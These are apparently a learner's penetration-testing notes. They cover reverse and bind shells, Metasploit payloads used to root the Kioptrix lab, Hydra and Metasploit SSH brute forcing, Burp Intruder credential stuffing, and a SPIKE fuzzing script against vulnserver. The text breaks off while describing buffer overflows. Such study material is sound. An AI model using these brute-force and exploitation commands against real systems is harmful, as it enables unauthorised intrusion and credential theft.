Exploitation

Iker M. Canut


August 24, 2020

1 Shells

1.1 Reverse Shell

This means that a victim connects to the attacker. It is the most common way to pop a shell. **-nvlp** in netcat means Don't perform DNS lookups on names of machines on the other side, be Verbose, Listining mode, local Port. **-e** is for establish, **/bin/sh** is for a Linux shell, **command.exe** for a Windows terminal.

1.2 Bind Shell



The attacker connects to the victim. We fire off an exploit that opens a port in the victim's computer, and it's waiting for us to connect. Bind shells are most likely to be on an external assessment.

2 Payloads

When we run an exploit, it's called payload. These payloads are what we send to a victim and attempt to get a shell on the machine. Understand that if you have a payload that does not work, try the other

NON-STAGED	STAGED
Sends exploit shellcode all at once.	Sends payload in stages.
Larger in size and won't always work.	Can be less stable.
Example: windows/meterpreter_reverse_tcp	Example: windows/meterpreter/reverse_tcp

type of payload. You can try **reverse shell** or **bind shell**, with **staged payload** or **non-staged payload**.

3 Gaining Root with Metasploit

If we remember from Kioptrix Level 1, we got a SMB 2.2.1a. So let's start finding the exploit: **searchsploit samba 2.2**. We see again the 'trans2open'. So we're going to open up **msfconsole** and **search trans2open**. It lists all the Operating Systems available, but we know it's Linux, so we **use 1** and type **options** to see what else we need to complete. In this case, **set rhosts [IP]**. Then you could **show targets**, it will be a good practice. And finally, **exploit** or **run**.

Problem is, it opens a session but as soon as it opens it, it gets closed. Let's see, first it tries the addresses, then it finds the one that works and sends the stage (THIS IS A GOOD SIGN). After that, it says "Hey, I opened this session", but finally dies. It tries again but it keeps dying.

So we type options and we see that the payload is *linux/x86/meterpreter/reverse_tcp*... It's a staged payload. The first time didn't show up, but Metasploit understood that it didn't work the first time, so the problem might be the payload. LHOST is us, LPORT is our port. In real life, you should change the LPORT, 4444 is the default.

So we change the payload: **set payload linux/x86/shell_reverse_tcp** and **run** it again. And finally, we are root, we own this machine.

4 Gaining Root without Metasploit

For example, to exploit the OpenLuck vulnerability of the Kioptrix Level 1, we could download the OpenLuck exploit from Github, compile it and run it. Pretty straighforward, just follow the instructions. We'll cover manual exploitation later.

5 Brute Force Attacks - SSH

SSL exploitation is not a low hanging fruit. If you want to attack it, from a realistic point of view, you should try weak or default credentials. Then you assess:

1. To check password strength.
2. Know if you can get in with default credentials.
3. See how well the blue team performs. Will they know you're brute-forcing the login? Maybe an alert?

You could be as loud as it gets, it's not a red team assessment, where we try to be quiet. Hopefully we will get caught.

5.1 Hydra

The syntaxis is as follows: **hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://[IP]:[PORT] -t 4 -V**. Where **-l** is for the user that we're gonna be utilizing (e.g root), **-P** for the password list, port generally is 22, **-t** is for the threads, **-V** is for verbosity.

5.2 Metasploit

If you want to run the same task in Metasploit, you could search **ssh**, and look for the auxiliary ssh login module. **use auxiliary/scanner/ssh/ssh_login**. Then fill in the **options**. **set username root**. **set pass_file /usr/share/wordlist/metasploit/unix_password.txt**. **set rhosts [IP]**. **set threads 10**. **set verbose true**. Finally **run**.

6 Credential Stuffing and Password Spraying

If we go to a login form, we can intercept the packages with Burp Suite. Then, we can send it to intruder, clear the $ and select the mail and password (or user and password). The attack type is pitchfork (but if we have only one parameter, we should choose the sniper attack). After that, we go to the payload section and throw the lists. We can now begin the attack. An interesting thing to look at, is the status code and the length of the package. Or set up in the *Options* > *Grep* a new filter.

Password spraying is the art of using known usernames without a known password. You hardcode a possible password and try a list of mails.

7 Buffer Overflows

The anatomy of the **memory** is as follows:

Kernel
Stack
Heap
Data
Text

And the anatomy of the **stack** is as follows:

ESP (Extended Stack Pointer)
Buffer Space
EBP (Extended Base Pointer)
EIP (Extended Instruction Pointer) / Return Address

We can think about this as the ESP sitting at the top and the EBP sitting at the bottom. Now, the buffer space fills up with characters downwards. What should happend if you're properly sanitizing your buffer space, then if you send a bunch of characters, you should reach the EBP and stop. However, if you have a buffer overflow attack, then you actually overflow the buffer space you're using and reach over the EBP and into something called the EIP. This is a pointer address (return address). What we can do is we can use this address to point to directions that we instruct, and those directions are going to be malicious code that gives us a shell.

The steps to conduct a buffer overflow are:

1. **Spiking**: A method that we use to find a vulnerable part of a program.
2. **Fuzzing**: Send a bunch of characters at a program and see if we can break it.
3. **Finding the offset**: If we do break it, find where we did break it, aka the offset.
4. **Overwriting the EIP**: Using the offset we overwrite the EIP (return address).
5. **Finding bad characters**.
6. **Finding the Right Module**.
7. **Generating Shellcode**.
8. **Root**.

7.1 Spiking

Once we have our vulnerable server up and running with Immunity Debugger, we connect to it through the terminal (*nc -nv [IP] 9999*) and if we type *HELP* we get a list of all the valid commands. And now we're going to do something called spiking, we get every command, one at a time, and we're gonna send a bunch of characters and see if we can overflow that buffer.

We're gonna use a command called *generic_send_tcp [host] [port] [spike_script] [SKIPVAR] [SKIPSTR]*, in which we'll use a simple script for spiking, in this case **trun.spk**:

```
s_realine();
s_string("TRUN ");
s_string_variable("0");
```

And then when we spike this, we're gonna send variables in all different forms and iterations, e.g a thousand at a time, then twenty thousand at a time... To sum up, we're gonna send all kinds of different characters to try to break this part of the program.

When we execute the *generic_send_tcp* with the *TRUN* command, our vulnserver will crash... It will pause, we'll have access violations. That means it is vulnerable. With the help of Immunity Debugger, we can see that the bunch of A's we have sent overwrote the EIP!